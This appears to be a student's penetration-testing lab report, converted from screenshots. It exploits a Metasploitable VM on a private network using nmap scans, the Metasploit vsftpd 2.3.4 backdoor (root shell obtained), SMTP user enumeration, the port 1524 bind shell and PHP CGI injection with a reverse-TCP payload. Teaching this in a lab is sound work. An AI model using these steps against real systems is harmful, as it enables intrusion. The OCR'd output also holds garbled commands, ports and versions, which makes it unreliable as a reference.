
Step 7: In the option we must set the value for RHOSTS so enter the command set RHOSTS followed by the IP of the target, set RHOSTS 192.168.56.101

Step 8: We use show options in-order to check whether the RHOSTS has been updated or not.

Step 9: Enter the command show payloads

Step 10: We must set the payload as set payloads 192.168.56.101

Step 11: Enter the command exploit



The screenshot shows a terminal window on a Kali Linux desktop. The terminal history includes:

- \$ sudo -s (becomes root)
- [sudo] password for kali: (root password)
- root@kali:~\$
- # ifconfig (shows interfaces eth0 and lo)
- # nmap -sV 192.168.56.0/24 (scans NBT name scan for addresses from 192.168.56.0/24)
- # msfconsole (starts Metasploit framework)
- [*] Starting database
- [!] The database appears to be already configured, skipping initialization
- # nmap -sV 192.168.56.101 (starts Nmap scan report for 192.168.56.101)

The taskbar at the bottom shows various application icons, and the system tray indicates it's 29°C, sunny, and the date is 20-03-2023.

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Actions Edit View Help

(root㉿kali)-[~/home/kali]

[] nmap init

[*] Starting database

[!] The database appears to be already configured, skipping initialization

(root㉿kali)-[~/home/kali]

[*] nmap -sV 192.168.56.101

Starting Nmap 7.91 (https://nmap.org) at 2023-03-20 09:21 EDT

Nmap scan report for 192.168.56.101

Host is up (0.00009s latency).

Not shown: 977 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vftpd 2.3.4
22/tcp	open	ssh	D-Bus 1.12.12 - Debian Bubuntui (protocol 2.0)
33/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #10000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba nmbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-ssh execd
513/tcp	open	login	OpenBSD or Solaris rlogind
514/tcp	open	shell	Netkit rshd
1099/tcp	open	java-rmi	GNU Classpath grmregistry
1524/tcp	open	bindshell	Metasploitable root shell
2000/tcp	open	bindshell	2+ (RPC #10000)
321/tcp	open	ftp	ProFTPD 1.3.5
3306/tcp	open	mysql	MySQL 5.0.51a-Solaris5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	php7.4-fpm	Protocol v1.3
8123/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 24.84 seconds

(root㉿kali)-[~/home/kali]

[] msfconsole

29% 29°C Sunny ENG 0658 PM 20-03-2023

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali: /home/kali

```
[root@kali ~]# msfconsole

[*] msf6 > ./msfconsole

[metasploit] v6.0.26-dev
+ -- --[ 2264 exploits - 1189 auxiliary - 404 post
+ -- --[ 951 payloads - 45 encoders - 11 nops
+ -- --[ 9 evasion
]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd
Matching Modules

# Name                               Disclosure Date   Rank    Check  Description
# exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    vsFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(msf6/unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Windows Taskbar icons
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
- -
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
- -
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

kali@kali:~\$ msf6 exploit(msf://http/vsftpd_234_backdoor) > set payload/cmd/unix/interact

[!] Unknown database option: payload/cmd/unix/interact.

[Usage] Set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.

If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's

datasource. Using -g to operate on the global datasource.

If setting a PAYLOAD, this command can take an index from "show payloads".

msf6 exploit(msf://http/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (cvsFTPd 2.3.4)

[*] 192.168.56.101:21 - USER: 331 Please specify the password.

[*] 192.168.56.101:21 - Backdoor service has been spawned, handling ...

[*] 192.168.56.101:21 - UID=e(rroot) gid=0(root)

[*] 192.168.56.101:21 - w[*] Command shell session 1 opened ([92.168.56.102:4261 → 192.168.56.101:6000]) at 2023-03-20 09:26:05 -0400

whoami

sh: line 1: whoami: command not found

whoami

root

ts

bin

boot

cdrom

dev

etc

home

initrd

initrd.img

lib

lost+found

media

mnt

nohup.out

opt

proc

root

sbin

srv

sys

tmp

usr

var

vmlinuz

4b) Exploiting Metasploit using SMTP

Step 1: Getting super access using the command \$ sudo -s

Step 2: Check the IP address of the target (Metasploitable)

Step 3: Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name

information. nbtscan 192.168.56.0/24

Step 4: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration

security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 5: Enter msfconsole, it is used to provide a command line interface to access and work with the

Metasploit framework

Step 6: In the msfconsole itself give the command use auxiliary/scanner/smtp/smtp_enum

Step 7: Enter the command the show options.

Step 8: Next we must set the rhosts so enter the command as set rhosts 192.168.56.101

Step 9: Enter the command exploit

```

kali-linux-2024-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp           vsftpd 2.3.4
22/tcp    open  ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         OpenBSD or Solaris rlogin
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1354/tcp  open  netcat        Metasploitable root shell
2000/tcp  open  nfs           2 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  x11           (access denied)
8000/tcp  open  http          Apache Jserv (Protocol v1.3)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.69 seconds

[root@kali:~/home/kali]
# nmap -p 25 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:32 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00072s latency).

PORT      STATE SERVICE
25/tcp    open  smtp

MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds

```

```

kali-linux-2024-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help
root@kali:~/home/kali]
# msf6 -p 25 192.168.56.101
[*] Starting msf6 7.93 ( https://nmap.org ) at 2023-03-20 09:41 EDT
[*] Nmap scan report for 192.168.56.101
[*] Host is up (0.00072s latency).

PORT      STATE SERVICE
25/tcp    open  smtp

[*] Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>
[*] Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smtp
Matching Modules

# Name                                Disclosure Date Rank   Check  Description
0 exploit/linux/http/apache_james_exec 2015-10-01 normal  Yes   Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1 auxiliary/server/capture/smtp        2015-07-14 normal  No    Authentication Capture: SMTP
2 exploit/windows/http/kerberos_login_loot 2015-07-14 normal  No    Kerberos Login Brute Force, Extract Info and Dump Plant Database
3 exploit/unix/http/clamav_milter_blackhole 2007-08-24 excellent No   ClamAV Milter Blackhole-Mode Remote Code Execution
4 exploit/windows/browser/comunica_mail_actives 2010-05-19 great   No   CommunicaMail 1.16 (HTTP) ActiveX Stack Buffer Overflow
5 exploit/unix/http/gethostbyname_bogus 2009-05-27 great   Yes  Linux gethostbyname() Buffer Overflow
6 exploit/unix/http/exim_injection 2013-05-03 excellent No   Exim and Dovecot TCP Configuration Injection
7 exploit/unix/http/exim_string_format 2010-12-07 excellent No   Exim string format Function Heap Buffer Overflow
8 auxiliary/client/smtp_emailer       2017-01-26 normal  No    Generic Emailer (SMTP)
9 exploit/unix/http/hsqldb_injection 2017-01-26 excellent No   HSQLDB SQL Injection
10 exploit/windows/http/msaemon_worldclient_form2raw 2003-12-29 great   Yes  MsAemon WorldClient Form2Raw.cgi Stack Buffer Overflow
11 exploit/windows/http/ms03_046_exchange2000_exch50 2003-10-15 good   Yes  MS03-046 Exchange 2000 KEXCH50 Heap Overflow
12 exploit/windows/http/ms03_047_gct 2003-10-15 average No   MS03-047 Exchange 2000 Microsoft Group Communication Transport Overflow
13 exploit/windows/http/ms04_019_exchange 2004-11-12 normal  No   MS04-019 Exchange 2000 MDRPAP Buffer Overflow
14 exploit/windows/http/mercury_cram_md5 2007-08-18 great   No   Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
15 exploit/unix/http/morris_sendmail_debug 1998-11-02 average Yes  Morris Worm sendmail Debug Mode Shell Escape
16 exploit/unix/http/openssl_dsa_dsa 2013-11-11 normal  Yes  OpenSSL DSA DSA Buffer Overflow
17 exploit/unix/http/openrndr_dmail_from_rce 2020-01-28 excellent Yes  Openrndr DMAIL FROM Remote Code Execution
18 exploit/unix/local/openrndr_oob_read_lce 2020-02-24 average Yes  Openrndr OOB Read Local Privilege Escalation
19 exploit/windows/browser/ie_ms07_025_bitlocktexpress 2007-09-28 normal  No   Oracle Internet Explorer 8.0 ActiveX Control Buffer Overflow
20 exploit/unix/http/ms07_025_bitlocktexpress 2007-09-28 normal  No   Oracle Internet Explorer 8.0 ActiveX Control Buffer Overflow
21 auxiliary/scanner/smtp_version       2014-09-24 normal  No   SMTP Banner Grabber
22 auxiliary/scanner/smtp_ntlm_domain  normal  No   SMTP NTLM Domain Extraction

```

```
kali-linux-2024-2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:/home/kali
File Actions Edit View Help
24 auxiliary/fuzzers/smtp_smtp_fuzzer normal No SMTP Simple Fuzzer
25 auxiliary/scanner/smtp/smtp_enum normal No SMTP Mail Server Enumeration Utility
26 auxiliary/scanner/smtp/smtp_email_preset 2003-09-17 normal No SquirrelMail 1.0.1.1 Buffer Overflow
27 exploit/windows/smtp/wmalservr 2005-07-11 average No Softmail WMAserver 1.0 Buffer Overflow
28 exploit/unix/webapp/squirrelmail_pop_plugin 2007-07-09 manual No SquirrelMail POP Plugin Command Execution (SHELL)
29 exploit/unix/webapp/tomcat_jndi_injection 2017-04-28 normal Yes Tomcat JNDI Injection Overflow
30 exploit/windows/mailcarrier/msf_ehlo 2004-10-26 good Yes TABS MailCarrier v2.51 MSF EHLO Overflow
31 auxiliary/vsploit/pki/email_pki normal No VSPlloit Email PII
32 exploit/windows/exif/ms07_017_anl_loadimage_chunksize 2007-03-28 great No Windows ANI Loader (Icon) Chunk Size Stack Buffer Overflow (SHELL)
33 auxiliary/scanner/http/enum_outlook 2009-07-01 normal No Windows Outlook Microsoft Outlook Saved Password Extraction
34 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06 normal No WordPress Easy WP SMTP Password Reset
35 exploit/windows/smtp/yopps_overflow 2004-09-27 average Yes YPOPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yopps_overflow

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIQUEONLY true yes Skip Microsoft banner servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIQUEONLY true yes Skip Microsoft banner servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.56.101:25 - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.56.101:25 - Caught interrupt from the console...

```

```
kali-linux-2024-2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:/home/kali
File Actions Edit View Help
[(kali㉿kali)] [-]
$ sudo -s
[sudo] password for kali:
[root@kali ~]# /home/kali
# nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yopps_overflow

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIQUEONLY true yes Skip Microsoft banner servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.56.101:25 - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.56.101:25 - Caught interrupt from the console...

```

4c) Exploiting Metasploit using Blind shell

The screenshot shows a terminal window titled 'kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox'. The terminal output includes:

- Network configuration (ifconfig) showing interfaces eth0 and lo.
- NetBIOS name scan (nbtscan) for addresses from 192.168.56.0/24.
- Nmap scan report for 192.168.56.101, identifying it as DESKTOP-90D775B.
- Version detection (nmap -sV) on 192.168.56.101, showing services like Apache 2.4.46, MySQL 8.0.28, and PHP 8.1.12.
- A failed attempt to send a exploit payload to 192.168.56.101 port 1524, resulting in a 'Permission denied' error.

'**ifconfig**' is used to find the IP address of the machine.

'**nbtscan**' is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

The '**nmap -sV 192.168.56.101**' command is an example of using the Nmap security scanner tool to perform a version detection scan on the IP address **192.168.56.101**.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-sV**: This option instructs Nmap to perform version detection on any open ports found on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover any open ports on the target system and identify the services running on those ports by performing a version detection scan.

The **nmap -p 1524 192.168.56.101** command is an example of using the Nmap security scanner tool to perform a port scan on the IP address **192.168.56.101**, specifically checking for the presence of an open port with port number 1524.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-p 1524**: This option instructs Nmap to scan only port 1524 on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover whether the port number 1524 is open on the target system. If the port is open, Nmap will report it as an open port, along with any additional information about the service running on that port. This type of scan is useful for determining which ports are open on a system and can help in identifying potential vulnerabilities or weaknesses that may exist.

- **nc**: This is the command to invoke the **nc** (short for netcat) tool.
- **192.168.56.101**: This is the IP address of the target system to which you want to connect.

When you run this command, **nc** will attempt to establish a connection to the target system. If the connection is successful, **nc** will open a command-line interface where you can send and receive data to and from the remote system.

- **uname**: This is the command to invoke the **uname** tool.
- **-a**: This option instructs **uname** to display all available information about the system

When you run this command, **uname** will output a series of system information, including:



- Linux: This is the kernel name of the system.
- hostname: This is the name of the system.
- x86_64: This is the machine hardware name.
- GNU/Linux: This is the operating system name.

uname -a provides a quick way to obtain detailed information about the system's kernel and operating system, which can be useful for system administration and troubleshooting purposes.

The '**whoami**' command is a simple command that is used to print the username of the current user who is logged in to the current terminal session.

4c) Exploiting Metasploit using HTTP

First check the Ip of the metasploitable, then enter the command nmap -sV 192.168.56.102 to check the port which is open. Then check for http, set the rhosts, payloads, show options and at last hit run or exploit.



```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~# msf auxiliary(scanner/http/http_version)
msf auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name  Current Setting  Required  Description
Proxies      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.56.102  yes      The target host(s). See https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80        yes      The target port (TCP)
SSL       false      no       Negotiate SSL/TLS for outgoing connections
THREADS    1         yes      The number of concurrent threads (max one per host)
VHOST      none      no       HTTP server virtual host

View the full module info with the info, or info -d command.
msf auxiliary(scanner/http/http_version) > set rhosts 192.168.56.102
msf auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
#  Name                               Disclosure Date  Rank   Check  Description
0  exploit/multi/http/php_cgi_arg_injection      2012-01-05  excellent  Yes  CGI Argument Injection
1  exploit/windows/http/php_apache_request_headers_bof  2012-05-08  normal   No   apache_request_headers Function Buffer Overflow

Integrate with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf auxiliary(scanner/http/http_version) > use 1
[*] Using payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name  Current Setting  Required  Description
PLSK      false      yes      Exploit Plesk
Proxies      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.56.102  yes      The target host(s). See https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80        yes      The target port (TCP)
SSL       false      no       Negotiate SSL/TLS for outgoing connections
TARGETURI  /          no       The URL to request (must be a CGI-handled PHP script)
URIENCODING  0         yes      Level of URI URLENCODENG and padding (@ for minimum)
VHOST      none      no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~# msf exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.56.102
rhosts = 192.168.56.102
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name  Current Setting  Required  Description
PLSK      false      yes      Exploit Plesk
Proxies      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.56.102  yes      The target host(s). See https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80        yes      The target port (TCP)
SSL       false      no       Negotiate SSL/TLS for outgoing connections
TARGETURI  /          no       The URL to request (must be a CGI-handled PHP script)
URIENCODING  0         yes      Level of URI URLENCODENG and padding (@ for minimum)
VHOST      none      no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
LHOST  127.0.0.1      yes      The listen address (an interface may be specified)
LPORT  4444      yes      The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/http/php_cgi_arg_injection) >
```

5) Network scanning using following nmap commands:

```
[root@kali:~]# nmap -sn 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:43 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00042s latency).
Not shown: 998 closed ports (no-response)
PORT      STATE SERVICE
5357/tcp  open  wsddapi
MAC Address: DESKTOP-9D07758 (Unknown)

[root@kali:~]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name        Server          User           MAC address
192.168.56.1    DESKTOP-9D07758   <server>        <unknown>      00:00:27:00:00:00
192.168.56.101  METASPLOITABLE   <server>        <unknown>      00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

[root@kali:~]#
```

```
[root@kali:~]# nmap 192.168.56.0/24
